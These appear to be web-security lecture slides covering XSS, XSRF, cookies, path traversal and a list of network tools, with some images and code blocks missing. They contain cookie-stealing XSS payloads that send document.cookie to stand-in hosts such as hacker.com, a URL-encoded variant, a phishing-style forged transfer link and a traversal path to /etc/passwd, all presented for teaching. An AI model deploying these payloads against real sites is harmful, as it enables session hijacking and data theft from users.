4%	Memory corruption
4%	Cross-site request forgery
3%	Data breach (information disclosure)
3%	Arbitrary file inclusion
2%	Local file inclusion
1%	Remote file inclusion
1%	Buffer overflow
15%	Other, including code injection (PHP/JavaScript), etc.

# Cross-Site Scripting (XSS)




## Protection:


- Whitelisting
  - Only allow valid inputs on server
- HTML escaping
- Sanitization
- Blacklisting
  - Quite fragile and not very good
- [Follow the rules](#)

# Cross-Site Scripting (XSS)

- Biggest and very dangerous web-based attacks.
  - \$7,500 reward by Google for finding malicious ones.
- Very easy to do (will be doing this in practicals).
  - Hard to foresee and protect against in complex dynamic web sites.




Slack



Ebay

..."but most of all, samy is my hero"

# Cookies



## Cookies

Credential tokens:

- Held in local browsing session
- Identify you to a remote server
- Remember states
  - Shopping cart
  - Browsing history
  - Data in form fields
- Common target for hackers

# XSS and XSRF Cookie Theft Examples

## Cross-site Scripting (XSS) Cookie Theft:

```
<a href="#" onclick="window.location = 'http://hacker.com/steal?text=' +  
escape(document.cookie); return false;">Click here!</a>
```

## Cross-site Request Forgery (XSRF) Cookie Theft

- Assume a banking website authenticates users by cookies, and that the victim has recently logged in and the cookie hasn't expired. He then browses a forum where the following code is injected:

```

```

# Non-Persistent XSS

- Typically done in emails:

**From:** Sally **Subject:** Christmas is coming! Seasons greetings Everyone! We have lots of wonderful Christmas gifts! Click on the link to see: <http://www.sallystore.com/search.php?item=Christmas%20Gift>

## Hacker puts code in email link:

```
<a href="http://www.sallystore.com/search.php?item=<script type="text/javascript">
document.location=http://www.hackerl.com/steal.php& +
document.cookie;</script>">http://www.sallystore.com/search.php?item=Christmas%20Gift</a>
```

- User Sees:  
<http://www.sallystore.com/search.php?item=Christmas%20Gift>

## Or URL can be encoded (unicode) not pretty but hides the terrible purpose:

<http://www.sallystore.com/search.php?item=%3c%73%63%72%69%70%74%20%74%79%70%65%3d%e2%80%9c74%65%78%74%2f%6a%61%76%61%73%63%72%69%70%74%e2%80%9d%3e%20%64%6f%63%75%6d%65%6e%74%2e%6c%6f%63%61%74%69%6f%6e%3d%68%74%74%70%3a%2f%2f%77%77%77%2e%68%61%72%72%79%73%74%65%61%6c%2e%63%6f%6d%2f%73%74%65%61%6c%32%2e%70%68%70%26%20%2b%20%64%6f%63%75%6>

# Non-Persistent XSRF

**From:** Hacker

**Subject:** New loan rates Dear Customer, We have a sale on at the moment with good loan rates for all sizes. Please take a look:

<http://www.bank.com/transfer.php?to=123456?amount=100>

```


```

- Sent out in bulk assuming some of the users will be registered with the bank. Better posted in the bank forum area (e.g. persistent XSRF).



# Path Traversal Attacks

- If paths aren't properly verified then users may easily gain access to other files on the server.



The screenshot shows a web browser window with the address bar containing the URL `127.0.0.1:8000/../../../../etc/passwd`. The browser's content area displays the output of the `cat /etc/passwd` command, listing system and user accounts with their respective usernames, UIDs, GIDs, home directories, and shell programs. The accounts listed are: root, daemon, mail, ftp, nobody, systemd-journal-gateway, systemd-timesync, systemd-network, systemd-bus-proxy, systemd-resolve, systemd-journal-remote, systemd-coredump, systemd-journal-upload, dbus, uidd, avahi, git, daemon user, polkitd, Policy Kit Daemon, lxdm, rtkit, chris, colord, mongoddb, and amule.

```
root:x:0:0:root:/root:/usr/bin/zsh bin:x:1:1:bin:/bin:/usr/bin/nologin
daemon:x:2:2:daemon:/usr/bin/nologin mail:x:8:12:mail:/var/spool/mail:/usr/bin/nologin
ftp:x:14:11:ftp:/srv/ftp:/usr/bin/nologin http:x:33:33:http:/srv/http:/usr/bin/nologin
nobody:x:99:99:nobody:/usr/bin/nologin systemd-journal-gateway:x:191:191:systemd-journal-
gateway:/usr/bin/nologin systemd-timesync:x:192:192:systemd-timesync:/usr/bin/nologin
systemd-network:x:193:193:systemd-network:/usr/bin/nologin systemd-bus-
proxy:x:194:194:systemd-bus-proxy:/usr/bin/nologin systemd-resolve:x:195:195:systemd-
resolve:/usr/bin/nologin systemd-journal-remote:x:998:998:systemd Journal
Remote:/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/sbin/nologin
systemd-journal-upload:x:997:997:systemd Journal Upload:/sbin/nologin
dbus:x:81:81:/sbin/nologin uidd:x:68:68:/sbin/nologin avahi:x:84:84:avahi:/bin/nologin
git:x:996:996:git daemon user:/bin/bash polkitd:x:102:102:Policy Kit Daemon:/usr/bin/nologin
lxdm:x:995:995:Lightweight X11 Display Manager:/var/lib/lxdm:/sbin/nologin
rtkit:x:133:133:RealtimeKit:/proc/bin/false chris:x:1000:100:/home/chris:/usr/bin/zsh
colord:x:124:124:/var/lib/colord/bin/false mongoddb:x:994:2:/var/lib/mongoddb/bin/bash
amule:x:993:993:aMule Client:/var/lib/amule:/sbin/nologin
```

# \*NIX Tools / Commands

nmap	Network discovery and security auditing
hexinject	Packet sniffer and injector
hping	TCP/IP packet assembler/analyzer.
bettercap	Modular MITM framework, sniff for credentials, manipulate HTTP, HTTPS, TCP
wireshark	Packet sniffer
ip	Display and configure network parameters for host interfaces
pscan	Busybox port scanner (has tiny/simple implementations of many unix tools)

More at:

<https://blackarch.org/tools.html>